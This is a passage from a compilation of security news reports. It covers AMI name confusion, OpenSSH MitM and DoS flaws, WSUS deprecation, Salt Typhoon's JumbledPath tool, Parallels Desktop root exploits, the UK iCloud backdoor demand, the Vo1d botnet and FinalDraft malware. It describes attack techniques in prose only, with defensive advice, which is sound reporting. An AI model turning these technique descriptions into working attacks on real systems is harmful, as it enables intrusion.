The issue was fixed last year on September 19, and on December 1st AWS introduced a new security control named 'Allowed AMIs' allowing customers to create an allow list of trusted AMI providers.

AWS stated that the vulnerability was not exploited outside of the security researchers' tests, so no customer data was compromised via whoAMI attacks.

Amazon advises customers to always specify AMI owners when using the "ec2:DescribeImages" API and enable the 'Allowed AMIs' feature for additional protection.

The new feature is available via **AWS Console → EC2 → Account Attributes → Allowed AMIs**.

Starting last November, Terraform 5.77 started serving warnings to users when "most_recent = true" is used without an owner filter, with stricter enforcement planned for future releases (6.0).

System admins must audit their configuration and update their code on AMI sources (Terraform, AWS CLI, Python Boto3, and Go AWS SDK) for safe AMI retrieval.

To check if untrusted AMIs are currently in use, enable AWS Audit Mode through 'Allowed AMIs,' and switch to 'Enforcement Mode' to block them.

DataDog has also released a scanner to check AWS account for instances created from untrusted AMIs, available in this GitHub repository.

Source: https://www.bleepingcomputer.com/news/security/whoami-attacks-give-hackers-code-execution-on-amazon-ec2-instances/

12. New OpenSSH flaws expose SSH servers to MiTM and DoS attacks

OpenSSH has released security updates addressing two vulnerabilities, a man-in-the-middle (MitM) and a denial of service flaw, with one of the flaws introduced over a decade ago.

Qualys discovered both vulnerabilities and demonstrated their exploitability to OpenSSH's maintainers.

OpenSSH (Open Secure Shell) is a free, open-source implementation of the SSH (Secure Shell) protocol, which provides encrypted communication for secure remote access, file transfers, and tunneling over untrusted networks.

It is one of the most widely used tools in the world, with high levels of adoption across Linux and Unix-based (BSD, macOS) systems found in enterprise environments, IT, DevOps, cloud computing, and cybersecurity applications.

The two vulnerabilities

The MiTM vulnerability, tracked under CVE-2025-26465, was introduced in December 2014 with the release of OpenSSH 6.8p1, so the issue remained undetected for over a decade.

The flaw affects OpenSSH clients when the 'VerifyHostKeyDNS' option is enabled, allowing threat actors to perform MitM attacks.

"The attack against the OpenSSH client (CVE-2025-26465) succeeds regardless of whether the VerifyHostKeyDNS option is set to "yes" or "ask" (its default is "no"), requires no user interaction, and does not depend on the existence of an SSHFP resource record (an SSH fingerprint) in DNS," explains Qualys.

When enabled, due to improper error handling, an attacker can trick the client into accepting a rogue server's key by forcing an out-of-memory error during verification.

By intercepting an SSH connection and presenting a large SSH key with excessive certificate extensions, the attacker can exhaust the client's memory, bypass host verification, and hijack the session to steal credentials, inject commands, and exfiltrate data.

Although the 'VerifyHostKeyDNS' option is disabled by default in OpenSSH, it was enabled by default on FreeBSD from 2013 until 2023, leaving many systems exposed to these attacks.

The second vulnerability is CVE-2025-26466, a pre-authentication denial of service flaw introduced in OpenSSH 9.5p1, released in August 2023.

The issue arises from an unrestricted memory allocation during the key exchange, leading to uncontrolled resource consumption.

An attacker can repeatedly send small 16-byte ping messages, which forces OpenSSH to buffer 256-byte responses without immediate limits.

During the key exchange, these responses are stored indefinitely, leading to excessive memory consumption and CPU overload, potentially causing system crashes.

The repercussions of exploitation of CVE-2025-26466 may not be as severe as the first flaw, but the fact that it's exploitable before authentication maintains a very high risk for disruption.

Security updates released

The OpenSSH team published version 9.9p2 earlier today, which addresses both vulnerabilities, so everyone is recommended to move to that release as soon as possible.

Additionally, it is recommended to disable VerifyHostKeyDNS unless absolutely necessary and rely on manual key fingerprint verification to ensure secure SSH connections.

Regarding the DoS problem, administrators are encouraged to enforce strict connection rate limits and monitor SSH traffic for abnormal patterns to stop potential attacks early.

More technical details about the two flaws are available by Qualys here.

Source: https://www.bleepingcomputer.com/news/security/new-openssh-flaws-expose-ssh-servers-to-mitm-and-dos-attacks/

13. Microsoft reminds admins to prepare for WSUS driver sync deprecation

Microsoft once again reminded IT administrators that driver synchronization in Windows Server Update Services (WSUS) will be deprecated on April 18, just 60 days from now.

After its deprecation, the company encourages enterprises to adopt cloud-based solutions for client and server updates, like Windows Autopatch, Azure Update Manager, and Microsoft Intune.

"For on-premises contexts, drivers will be available on the Microsoft Update catalog, but you won't be able to import them into WSUS," the company said in a Windows message center update on Tuesday. "You'll need to use any of the available alternative solutions, such as Device Driver Packages, or transition to cloud-based driver services for your organization, such as Microsoft Intune and Windows Autopatch."

This reminder follows two other warnings issued since June 2024, announcing the deprecation of WSUS driver synchronization and encouraging customers to adopt Redmond's newer cloud-based driver services.

The company also revealed in September 2024 that WSUS had been deprecated, but Microsoft added that it plans to keep publishing updates through the channel and maintain all existing capabilities. This announcement came after WSUS was listed on August 13 as one of the "features removed or no longer developed starting with Windows Server 2025."

"Specifically, this means that we are no longer investing in new capabilities, nor are we accepting new feature requests for WSUS," Microsoft's Nir Froimovici said at the time. "However, we are preserving current functionality and will continue to publish updates through the WSUS channel. We will also support any content already published through the WSUS channel."

Introduced as Software Update Services (SUS) in 2005, almost two decades ago, WSUS enables IT admins to manage and distribute updates for Microsoft products across enterprise networks with large numbers of Windows devices from a single server instead of having each endpoint download them from Microsoft's servers.

In June, Redmond also announced that it had officially deprecated the Windows NTLM authentication protocol, advising developers to transition to Kerberos or Negotiation authentication to prevent future problems.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-reminds-admins-to-prepare-for-wsus-driver-sync-deprecation/

14. Chinese hackers use custom malware to spy on US telecom networks

The Chinese state-sponsored Salt Typhoon hacking group uses a custom utility called JumbledPath to stealthily monitor network traffic and potentially capture sensitive data in cyberattacks on U.S. telecommunication providers.

Salt Typhoon (aka Earth Estries, GhostEmperor, and UNC2286) is a sophisticated hacking group active since at least 2019, primarily focusing on breaching government entities and telecommunications companies.

Recently, the U.S. authorities have confirmed that Salt Typhoon was behind several successful breaches of telecommunication service providers in the U.S., including Verizon, AT&T, and Lumen Technologies.

It was later revealed that Salt Typhoon managed to tap into the private communications of some U.S. government officials and stole information related to court-authorized wiretapping requests.

Last week, the Recorded Future's Insikt Group reported that Salt Typhoon targeted over 1,000 Cisco network devices, more than half from the U.S., South America, and India, between December 2024 and January 2025,

Today, Cisco Talos revealed more details about the threat actor's activity when they breached major telecommunications companies in the U.S., which in some cases spanned over three years.

Salt Typhoon's tactics

Cisco says Salt Typhoon hackers infiltrated core networking infrastructure primarily through stolen credentials. Apart from a single case involving exploitation of the Cisco CVE-2018-0171 flaw, the cybersecurity company has seen no other flaws, known or zero-days, being exploited in this campaign.

"No new Cisco vulnerabilities were discovered during this campaign," states Cisco Talos in its report. "While there have been some reports that Salt Typhoon is abusing three other known Cisco vulnerabilities, we have not identified any evidence to confirm these claims."


While Salt Typhoon primarily gained access to targeted networks using stolen credentials, the exact method of obtaining the credentials remains unclear.

Once inside, they expanded their access by extracting additional credentials from network device configurations and intercepting authentication traffic (SNMP, TACACS, and RADIUS).

They also exfiltrated device configurations over TFTP and FTP to facilitate lateral movement, which contained sensitive authentication data, weakly encrypted passwords, and network mapping details.

The attackers demonstrated advanced techniques for persistent access and evasion, including frequently pivoting between different networking devices to hide their traces and using compromised edge devices to pivot into partner telecom networks.

The threat actors were also observed modifying network configurations, enabling Guest Shell access to execute commands, altering access control lists (ACLs), and creating hidden accounts.



Threat Actor
access-list {...} pemit 10.0.0.1
SSH Connection from 192.168.1.2
SSH Connection from 10.0.0.1
Loopback adapter set to 10.0.0.1
and used as source for SSH
Router - 192.168.1.1
Switch - 192.168.1.2


Bypassing access control lists
Source: Cisco

The custom JumbledPath malware

A primary component of the Salt Typhoon attacks was monitoring network activity and stealing data using packet-capturing tools like Tcpdump, Tpacap, Embedded Packet Capture, and a custom tool called JumbledPath.

JumpedPath is a Go-based ELF binary built for x86_64 Linux-based systems that allowed it to run on a variety of edge networking devices from different manufacturers, including Cisco Nexus devices.

JumbledPath allowed Salt Typhoon to initiate packet capture on a targeted Cisco device via a jump-host, an intermediary system that made the capture requests appear as if they originate from a trusted device inside the network while also obfuscating the attacker's true location.



JumbledPath data handling overview
Source: Cisco

The same tool could also disable logging and clear existing logs to erase traces of its activity and make forensic investigations more difficult.

Cisco lists several recommendations to detect Salt Typhoon activity, such as monitoring for unauthorized SSH activity on non-standard ports, tracking log anomalies, including missing or unusually large '.bash_history' files, and inspecting for unexpected configuration changes.

Over the past couple of years, Chinese threat actors have increasingly targeted edge networking devices to install custom malware that allows them to monitor network communications, steal credentials, or act as proxy servers for relayed attacks.

These attacks have targeted well-known manufacturers, including Fortinet, Barracuda, SonicWall, Check Point, D-Link, Cisco, Juniper, NetGear, and Sophos.

While many of these attacks exploited zero-day vulnerabilities, other devices were breached through compromised credentials or older vulnerabilities. Therefore, admins must apply patches to edge networking devices as soon as they are available.

Source: https://www.bleepingcomputer.com/news/security/salt-typhoon-uses-jumbledpath-malware-to-spy-on-us-telecom-networks/

15. Exploits for unpatched Parallels Desktop flaw give root on Macs

Two different exploits for an unpatched Parallels Desktop privilege elevation vulnerability have been publicly disclosed, allowing users to gain root access on impacted Mac devices.

Parallels Desktop is a virtualization software that allows Mac users to run Windows, Linux, and other operating systems alongside macOS. It is very popular among developers, businesses, and casual users who need Windows applications on their Macs without rebooting.

Security researcher Mickey Jin published the exploits last week, demonstrating a bypass of the vendor's fixes for CVE-2024-34331, a privilege elevation flaw fixed in September.

That flaw, first discovered in May 2024 by Mykola Grymalyuk, stemmed from a lack of code signature verification in Parallels Desktop for Mac.

Jin says he released the exploits for the zero-day patch bypass after the developer allegedly left it unfixed for over seven months.

"Given that the vendor has left this vulnerability unaddressed for over seven months—despite prior disclosure—I have chosen to publicly disclose this 0-day exploit," explains Jin in a technical writeup.

"My goal is to raise awareness and urge users to mitigate risks proactively, as attackers could leverage this flaw in the wild."

Bypassing Parallels' fix

Parallels' original patch attempted to prevent untrusted code execution by verifying whether the 'createinstallmedia' tool is Apple-signed before granting it root privileges.

However, Jin demonstrated that this verification is flawed, allowing attackers to bypass it in at least two ways.

The first is to perform a time-of-check to time-of-use (TOCTOU) attack to exploit a race condition between checking if 'createinstallmedia' is Apple-signed and executing it with root privileges.

An attacker drops a fake macOS installer, waits for Parallels to verify the Apple-signed 'createinstallmedia' binary, and then quickly replaces it with a malicious script before execution, gaining root privileges.

The second exploit is an attack via the 'do_repack_manual' function that is vulnerable to arbitrary root-own file overwrites.

By manipulating the 'do_repack_manual' function, an attacker redirects a privileged folder using symlinks, tricks Parallels into writing attacker-controlled files to a root-owned path, and replaces 'p7z_tool,' which gets executed as root.

Status of patches

Jin discovered the potential bypasses soon after reading Mykola's writeup and informed Parallels in June 2024.

The researcher says the vendor promised to look into his report, but despite three subsequent requests for an update (the last one was on February 19, 2025), Parallels didn't respond.

The researcher warns that his first exploit, involving the TOCTOU attack, works on the latest version of Parallels, 20.2.1 (55876), and all versions from 19.4.0 and older.

Parallels modified the repacking process in version 19.4.1, switching from 'do_repack_createinstallmedia' to 'do_repack_manual,' breaking the exploit.

However, this change introduced a new vulnerability that allows an attacker to overwrite arbitrary root-owned files, making the second exploit possible.

The changes were reverted in the latest version (20.2.1), so the exploit is now working again.

In conclusion, all known versions of Parallels Desktop, including the latest, are vulnerable to at least one exploit.

BleepingComputer has contacted Parallels requesting a comment on Jin's findings and report, but a statement wasn't immediately available.

Source: https://www.bleepingcomputer.com/news/security/exploits-for-unpatched-parallels-desktop-flaw-give-root-on-macs/

16. UK Demanded Apple Add a Backdoor to iCloud

Last month, the UK government demanded that Apple weaken the security of iCloud for users worldwide. On Friday, Apple took steps to comply for users in the United Kingdom. But the British law is written in a way that requires Apple to give its government access to anyone, anywhere in the world. If the government demands Apple weaken its security worldwide, it would increase everyone’s cyber-risk in an already dangerous world.

If you’re an iCloud user, you have the option of turning on something called “advanced data protection,” or ADP. In that mode, a majority of your data is end-to-end encrypted. This means that no one, not even anyone at Apple, can read that data. It’s a restriction enforced by mathematics—cryptography—and not policy. Even if someone successfully hacks iCloud, they can’t read ADP-protected data.

Using a controversial power in its 2016 Investigatory Powers Act, the UK government wants Apple to re-engineer iCloud to add a “backdoor” to ADP. This is so that if, sometime in the future, UK police wanted Apple to eavesdrop on a user, it could. Rather than add such a backdoor, Apple disabled ADP in the UK market.

Should the UK government persist in its demands, the ramifications will be profound in two ways. First, Apple can’t limit this capability to the UK government, or even only to governments whose politics it agrees with. If Apple is able to turn over users’ data in response to government demand, every other country will expect the same compliance. China, for example, will likely demand that Apple out dissidents. Apple, already dependent on China for both sales and manufacturing, won’t be able to refuse.

Second: Once the backdoor exists, others will attempt to surreptitiously use it. A technical means of access can’t be limited to only people with proper legal authority. Its very existence invites others to try. In 2004, hackers—we don’t know who—breached a backdoor access capability in a major Greek cellphone network to spy on users, including the prime minister of Greece and other elected officials. Just last year, China hacked U.S. telecoms and gained access to their systems that provide eavesdropping on cellphone users, possibly including the presidential campaigns of both Donald Trump and Kamala Harris. That operation resulted in the FBI and the Cybersecurity and Infrastructure Security Agency recommending that everyone use end-to-end encrypted messaging for their own security.

Apple isn’t the only company that offers end-to-end encryption. Google offers the feature as well. WhatsApp, iMessage, Signal, and Facebook Messenger offer the same level of security. There are other end-to-end encrypted cloud storage providers. Similar levels of security are available for phones and laptops. Once the UK forces Apple to break its security, actions against these other systems are sure to follow.

It seems unlikely that the UK is not coordinating its actions with the other “Five Eyes” countries of the United States, Canada, Australia, and New Zealand: the rich English-language-speaking spying club. Australia passed a similar law in 2018, giving it authority to demand that companies weaken their security features. As far as we know, it has never been used to force a company to re-engineer its security—but since the law allows for a gag order we might never know. The UK law has a gag order as well; we only know about the Apple action because a whistleblower leaked it to the *Washington Post*. For all we know, they may have demanded this of other companies as well. In the United States, the FBI has long advocated for the same powers. Having the UK make this demand now, when the world is distracted by the foreign-policy turmoil of the Trump administration, might be what it’s been waiting for.

The companies need to resist, and—more importantly—we need to demand they do. The UK government, like the Australians and the FBI in years past, argues that this type of access is necessary for law enforcement—that it is “going dark” and that the internet is a lawless place. We’ve heard this kind of talk since the 1990s, but its scant evidence doesn’t hold water. Decades of court cases with electronic evidence show again and again the police collect evidence through a variety of means, most of them—like traffic analysis or informants—having nothing to do with encrypted data. What police departments need are better computer investigative and forensics capabilities, not backdoors.

We can all help. If you’re an iCloud user, consider turning this feature on. The more of us who use it, the harder it is for Apple to turn it off for those who need it to stay out of jail. This also puts pressure on other companies to offer similar security. And it helps those who need it to survive, because enabling the feature couldn’t be used as a de facto admission of guilt. (This is a benefit of using WhatsApp over Signal. Since so many people in the world use WhatsApp, having it on your phone isn’t in itself suspicious.)

On the policy front, we have two choices. We can’t build security systems that work for some people and not others. We can either make our communications and devices as secure as possible against everyone who wants access, including foreign intelligence agencies and our own law enforcement, which protects everyone, including (unfortunately) criminals. Or we can weaken security—the criminals’ as well as everyone else’s.

It’s a question of security vs. security. Yes, we are all more secure if the police are able to investigate and solve crimes. But we are also more secure if our data and communications are safe from eavesdropping. A backdoor in Apple’s security is not just harmful on a personal level, it’s harmful to national security. We live in a world where everyone communicates electronically and stores their important data on a computer. These computers and phones are used by every national leader, member of a legislature, police officer, judge, CEO, journalist, dissident, political operative, and citizen. They need to be as secure as possible: from account takeovers, from ransomware, from foreign spying and manipulation. Remember that the FBI recommended that we all use backdoor-free end-to-end encryption for messaging just a few months ago.

Securing digital systems is hard. Defenders must defeat every attack, while eavesdroppers need one attack that works. Given how essential these devices are, we need to adopt a defense-dominant strategy. To do anything else makes us all less safe.

This essay originally appeared in Foreign Policy.

Source: https://www.schneier.com/blog/archives/2025/02/an-icloud-backdoor-would-make-our-phones-less-safe.html

17. New Vo1d botnet variant infects 1.6 million Android TVs worldwide


A new variant of the Vo1d malware botnet has grown to 1,590,299 infected Android TV devices across 226 countries, recruiting devices as part of anonymous proxy server networks.

This is according to an investigation by Xlab, which has been tracking the new campaign since last November, reporting that the botnet peaked on January 14, 2025, and currently has 800,000 active bots.

In September 2024, Dr. Web antivirus researchers found 1.3 million devices across 200 countries compromised by Vo1d malware via an unknown infection vector.

XLab's recent report indicates that the new version of the Vo1d botnet continues its operations on a larger scale, not deterred by the previous exposure.

Moreover, the researchers underline that the botnet has evolved with advanced encryption (RSA + custom XXTEA), resilient DGA-powered infrastructure, and enhanced stealth capabilities.



Vo1d botnet size over time
Source: XLab

Massive botnet size

The Vo1d botnet is one of the largest seen in recent years, surpassing Bigpanzi, the original Mirai operation, and the botnet responsible for a record-breaking 5.6 Tbps DDoS attack handled by Cloudflare last year.

As of February 2025, nearly 25% of the infections impact Brazilian users, followed by devices in South Africa (13.6%), Indonesia (10.5%), Argentina (5.3%), Thailand (3.4%), and China (3.1%).


The researchers report that the botnet has had notable infection surges, like going from 3,900 to 217,000 bots in India within just three days.

The largest fluctuations suggest that the botnet operators may be "renting" devices as proxy servers, which are commonly used to conduct further illegal activity or botting.

> *"We speculate that the phenomenon of "rapid surges followed by sharp declines" may be attributed to Vo1d leasing its botnet infrastructure in specific regions to other groups. Here's how this "rental-return" cycle could work:*
>
> ***Leasing Phase**:*
>
> *At the start of a lease, bots are diverted from the main Vo1d network to serve the lessee's operations. This diversion causes a sudden drop in Vo1d's infection count as the bots are temporarily removed from its active pool.*
>
> ***Return Phase**:*
>
> *Once the lease period ends, the bots rejoin the Vo1d network. This reintegration leads to a rapid spike in infection counts as the bots become active again under Vo1d's control.*
>
> *This cyclical mechanism of "leasing and returning" could explain the observed fluctuations in Vo1d's scale at specific time points."*
>
> ❖ *Xlab*

The scale of its command and control (C2) infrastructure is also impressive, with the operation using 32 domain generation algorithm (DGA) seeds to produce over 21,000 C2 domains.

C2 communication is protected by a 2048-bit RSA key, so even if researchers identify and register a C2 domain, they are not able to issue commands to the bots.



Most impacted countries as of February 25
Source: XLab

Vo1d capabilities

The Vo1d botnet is a multi-purpose cybercrime tool that turns compromised devices into proxy servers to facilitate illegal operations.

Infected devices relay malicious traffic for the cybercriminals, hiding the origin of their activity and blending in with residential network traffic. This also helps the threat actors bypass regional restrictions, security filtering, and other protections.

Another function of Vo1d is ad fraud, faking user interactions by simulating clicks on ads or views on video platforms to generate revenue for fraudulent advertisers.

The malware has specific plugins that automate ad interactions and simulate human-like browsing behavior, as well as the Mzmess SDK, which distributes fraud tasks to different bots.

Given that the infection chain remains unknown, it is recommended that Android TV users follow a holistic security approach to mitigate the Vo1d threat.

The first step is buying devices from reputable vendors and trustworthy resellers to minimize the likelihood of malware being pre-loaded from the factory or while in transit.

Secondly, it's crucially important to install firmware and security updates that close gaps that may be leveraged for remote infections.

Thirdly, users should avoid downloading apps outside of Google Play or third-party firmware images that promise extended and "unlocked" functionality.

Android TV devices should have their remote access features disabled if not needed, while taking them offline when not used is also an effective strategy.

Ultimately, IoT devices should be isolated from valuable devices that hold sensitive data on the network level.

Update 3/1 - A Google spokesperson has sent BleepingComputer the below comment:

“These off-brand devices discovered to be infected were not Play Protect certified Android devices. If a device isn't Play Protect certified, Google doesn’t have a record of security and compatibility test results. Play Protect certified Android devices undergo extensive testing to ensure quality and user safety. To help you confirm whether or not a device is built with Android TV OS and Play Protect certified, our Android TV website provides the most up-to-date list of partners. You can also take these steps to check if your device is Play Protect certified.” - A Google spokesperson

Source: https://www.bleepingcomputer.com/news/security/new-vo1d-botnet-variant-infects-16-million-android-tvs-worldwide/

18. New FinalDraft malware abuses Outlook mail service for stealthy comms

A new malware called FinalDraft has been using Outlook email drafts for command-and-control communication in attacks against a ministry in a South American country.

The attacks were discovered by Elastic Security Labs and rely on a complete toolset that includes a custom malware loader named PathLoader, the FinalDraft backdoor, and multiple post-exploitation utilities.

The abuse of Outlook, in this case, aims to achieve covert communications, allowing the attackers to perform data exfiltration, proxying, process injection, and lateral movement while leaving minimal possible traces.


Attack chain

The attack begins with the threat actor compromising the targer's system with PathLoader, a small executable file that executes shellcode, including the FinalDraft malware, retrieved from the attacker's infrastructure.

PathLoader incorporates protections against static analysis by performing API hashing and using string encryption.

